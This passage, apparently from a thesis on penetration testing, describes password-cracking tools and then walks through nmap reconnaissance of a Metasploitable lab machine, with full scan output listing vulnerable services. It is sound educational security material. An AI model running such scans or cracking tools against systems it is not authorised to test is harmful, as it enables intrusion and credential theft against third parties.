


Figure 3.55: Hydra tool on Kali Linux




Figure 3.56: Parameters and examples for Hydra tool

3.7.3 John the Ripper

Another tool that penetration testers used in order to crack the passwords is the John the Ripper. More specific is a free password cracking software tool originally produced for UNIX-based system, it can run on many different platforms such as Unix, DOS, Win32 etc.). It was designed to test password strength, brute force encrypted (hashed) passwords, and crack passwords via dictionary attacks. [87,88,89]

This password cracker and cryptanalysis tools works in three different ways and depends on the ways that try to guess the password. More specifically, these three ways are [87]:

1. Dictionary Attack: In this type the tool tries passwords provided in pre-defined list of large number of possible passwords (words, phrases etc.). The tool enters every password which defined on the pre-defined list in the application in order to try to find the correct one.

2. Brute-force Attack: In order to run this type of attack the user should configure some settings, for example the maximum and the minimum length of the possible password and what type of characters are consisting.
3. Rainbow tables: Many applications usually do not store passwords in plaintext but they store their fixed-length hashes. This makes the rainbow tables efficient way to attack. In this case a pre-computed list of password hashes is compared against an existing data dump to find the correct password in the plaintext form. The rainbow tables is faster solution than brute-forcing as the hashed data is precalculated and stored in this format.




Figure 3.57: John the Ripper on Kali Linux




Figure 3.58: Parameters for John the Ripper tool

3.7.4 Ophcrack

Ophcrack is another cracker tool that used by a penetration tester in order to crack the password on an application. It is a free Windows tool based on rainbow tables and comes with Graphical User Interface. Some of the features of this tool ^[90,91]:

- Cracks LM and NLTM hashes
- Free tables available for Windows XP and Vista/7
- Brute-force module for simple passwords
- Audit mode and CSV export
- Real-time graphs to analyze the passwords
- Free and open-source software
- Loads hashes from encrypted SAM recovered from a Windows partition




Figure 3.59: Ophcrack tool on Kali Linux




Figure 3.60: Ophcrack tool main screen




Figure 4.2: Metasploitable main screen

Then in order to identify the ip that have the metasploitable machine we ran the command ifconfig.




Figure 4.3: IP address of Metasploitable

From the above printscreen, we were concluded that the Metasploit use 192.168.1.19 IP.

Of course, these information are not known from the penetration tester. A penetration tester will follow the below phases in order to discover, identify and exploit vulnerabilities for the specific machine.

4.1.1 Phase A: Engagement

As we mentioned above in this phase the penetration tester agrees all the details about the penetration testing with the company. In our case let suppose that the company wants to examine the weakest link in its network, which is the target machine. Finally, we assume that the company has agreed to the terms of the penetration testing which are summarized below:

Table 4.1: Rules of Engagement (ROE) for the first case	
Rules of Engagement (ROE).	
Type of Penetration Testing	Internal Testing
Project Schedule	Deadline in 2 days
Scope	
Testing Tools	Nmap,Nessus,Metasploit,Dirbuster,enum4linux,sqlmap,john the ripper
Termination of Testing	If the penetration tester is not able to gain access to target machine in accordance with the scope, the testing will cease. If the penetration tester is able to gain access the whole process should documented and provide the supporting evidence.
Reporting	The final report should be delivered within 5 days of the completion of the test.

4.1.2 Phase B & C: Information Gathering & Footprinting and Scanning

Once the legal paperwork was completed the penetration tester can start the phases Information Gathering & Footprintint and Scanning. As penetration tester we executed internal penetration testing. For this reason, we knew many general information regarding the type of business, assets, products, services etc. If another type of penetration test is performed, we maybe should gather all this related information about the company. When we have collected all the important information about the company in order to understand the structure of the company and its main points, we can start finding more information about the in-scope servers and services.

First of all, as we agreed with the company to examine only the weakest machine, we should detect open ports, identify services, operating system that are used by the target machine. The best option to gather this information is the Nmap which is most famous tool on penetration testing.

Because the type of the penetration testing is internal testing, we already connected to the company network so we had IP from the internal network. In order to found our IP, we ran the command ifconfig in the Kali Linux machine. The output of ifconfig command is the below:

```
ShellNo.1
File Actions Edit View Help
root@KaliLinux:~# ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500
    ether 98:fa:9b:37:5f:51 txqueuelen 1000 (Ethernet)
    RX packets 0 bytes 0 (0.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 0 bytes 0 (0.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 12 bytes 556 (556.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 12 bytes 556 (556.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.15 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 2a02:587:400a:755a:5e7:8a6e:f456:7bbd prefixlen 64 scopeid 0<global>
    inet6 fe80::5641:b135:e774:f18d prefixlen 64 scopeid 0<link>
    ether 58:a0:23:df:63:b2 txqueuelen 1000 (Ethernet)
    RX packets 8439 bytes 6931434 (6.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 3879 bytes 738761 (721.4 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@KaliLinux:~#
```

Figure 4.4: IP address of Kali Machine

From the above print screen, we can presume that the Kali Linux machine have the IP 192.168.1.15 as we use wireless network adapter (wlan0 interface). Then my first step is to find all the machines that are connected on this specific network with the Nmap tool.

```
ShellNo.1
File Actions Edit View Help
root@KaliLinux:~# nmap -sn 192.168.1.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 13:06 EET
Nmap scan report for speedport.ip (192.168.1.1)
Host is up (0.0062s latency).
MAC Address: 78:B2:13:04:5B:90 (DWNnet Technologies(Suzhou))
Nmap scan report for dlinkap (192.168.1.2)
Host is up (0.0046s latency).
MAC Address: 40:9B:CD:38:68:F9 (D-Link International)
Nmap scan report for 192.168.1.3
Host is up (0.0086s latency).
MAC Address: C4:6E:1F:04:02:2D (Tp-link Technologies)
Nmap scan report for PC192.168.1.8 (192.168.1.4)
Host is up (0.0072s latency).
MAC Address: 50:3E:AA:36:11:DE (Tp-link Technologies)
Nmap scan report for LGSmartTV (192.168.1.5)
Host is up (0.0072s latency).
MAC Address: C8:02:10:49:78:74 (LG Innotek)
Nmap scan report for 192.168.1.10
Host is up (0.0071s latency).
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Nmap scan report for iPhone-040 (192.168.1.11)
Host is up (0.081s latency).
MAC Address: C6:14:55:A1:CD:20 (Unknown)
Nmap scan report for iPhone--Iwanna-001 (192.168.1.12)
Host is up (0.46s latency).
MAC Address: FA:79:7E:D2:8B:42 (Unknown)
Nmap scan report for 4 (192.168.1.17)
Host is up (0.10s latency).
MAC Address: 84:25:19:91:0D:86 (Samsung Electronics)
Nmap scan report for DESKTOP-NN0CN1E (192.168.1.18)
Host is up (0.0046s latency).
MAC Address: 90:2B:34:62:B8:AF (Giga-byte Technology)
Nmap scan report for 192.168.1.19
Host is up (0.070s latency).
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Nmap scan report for KaliLinux (192.168.1.15)
Host is up.
Nmap done: 256 IP addresses (12 hosts up) scanned in 9.84 seconds
root@KaliLinux:~#
```

Figure 4.5: Hosts that exist on the network

The Nmap command that we executed is:

```
Nmap -sn 192.168.1.0/24
```


With the above command we ran a ping scan in order to discover all the host which are connected on the network without port scan. In our target network we have found that 12 hosts were connected on the company network. As the company wants to examine only one machine, we focused on the machine with IP 192.168.1.19. Then we tried to detect the open, closed and filtered ports on target machine. In order to achieve this we used the command `nmap -sS 192.168.1.19` (TCP SYN Scan). SYN Scan is the most popular type of scan as it can both performed quickly and, is not as obtrusive as other types of scans because does not open a full TCP connection, also referred as half-open scanning.

```

Shell No.1
File Actions Edit View Help
root@KaliLinux:~# nmap -sS 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 13:45 EET
Nmap scan report for 192.168.1.19
Host is up (0.0068s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:C0:CA:A8:50:CE (ALFA)

Nmap done: 1 IP address (1 host up) scanned in 0.70 seconds
root@KaliLinux:~#

```

Figure 4.6: Port scan with Nmap on Metasploitable machine

```

Shell No.1
File Actions Edit View Help
root@KaliLinux:~# nmap -sS 192.168.1.19 | grep -c 'open'
23
root@KaliLinux:~#

```

Figure 4.7: Identify number of open ports with the grep command

As we see from the above screenshots the target machine have 23 open ports and the most common are 80 – http ,3306 – mysql ,22 – ssh ,23 – telnet etc . Then we used another command on the nmap tool in order to identify the operating system on the target machine.

The command that we executed is: `nmap -O 192.168.1.19` and the results are displayed on the below printscreen.Our target machine run Linux 2.6.X operating system and more specifically is Linux 2.6.9 – 2.6.33 version.

```
Shell No.1
File Actions Edit View Help
root@KaliLinux:~# nmap -O 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 15:47 EET
Nmap scan report for 192.168.1.19
Host is up (0.0066s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
8009/tcp  open  ajp13
8180/tcp  open  unknown
MAC Address: 00:0C:CA:08:50:CE (ALEA)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
root@KaliLinux:~#
```

Figure 4.8: Operating System detection for Metasploitable Machine

So far, we have discovered all the alive hosts on the company's network, the open ports for our target machine and the operating system. This means that the next step of this phase is to identify which services are running on these ports. This is a very important step simply because it allows us to narrow down our attack surface and give us the last bit of information necessary to begin researching potential exploits on the target systems. There are different techniques that are used in order to identify the services which are running. The Nmap tool probes the remote services, parses the responses, and then attempts to verify if there is a match within its signature database to the parsed data. By querying the services and analyzing the responses, Nmap is able to determine the service protocol, the application name and the version number. The Nmap command in order to run service detection on our target machine is: `nmap -sV -n 192.168.1.19`.

```

Shell No.1
File Actions Edit View Help
root@KaliLinux:~# nmap -sV -n 192.168.1.19
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-19 16:10 EET
Nmap scan report for 192.168.1.19
Host is up (0.025s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec?
513/tcp   open  login?
514/tcp   open  shell?
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
1 service unrecognized despite returning data. If you know the service/version, please submit the following finger print at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port:14-TCP:V=7.80SI=740=12/198Time=5FDE09E4XP=x86_64-pc-linux-gnuXr(NU
SF:LL_30,"%01Couldn't\x20get\x20address\x20for\x20your\x20host\x20(KaliL
SF:linux)\n");
MAC Address: 00:C0:CA:A8:50:CE (ALFA)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linu
x_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 73.63 seconds
root@KaliLinux:~#

```

Figure 4.9: Version Detection for Metasploitable Machine

As you can see in the previous output, our target machine has plenty of services are running on the open ports. The most useful services that we were focused on this penetration testing are:

Table 4.2: Open ports-services and versions for the Metasploitable Machine

Port	Service	Version
21	ftp	Vsftpd 2.3.4
22	ssh	OpenSSH 4.7p1 Debian
23	telnet	Linux telnetd
80	http	Apache httpd 2.2.8
445	netbios-ssn	Samba smbd 3.X-4.X

As we gathered all the interesting services and the versions of each one, we collected more information about these services. More specifically, from the above we were found out that the server has web application that are accessible through the port 80 and the http service. From my attack machine (Kali Linux machine), we were identified this web application through the browser with URL the IP of the target machine.

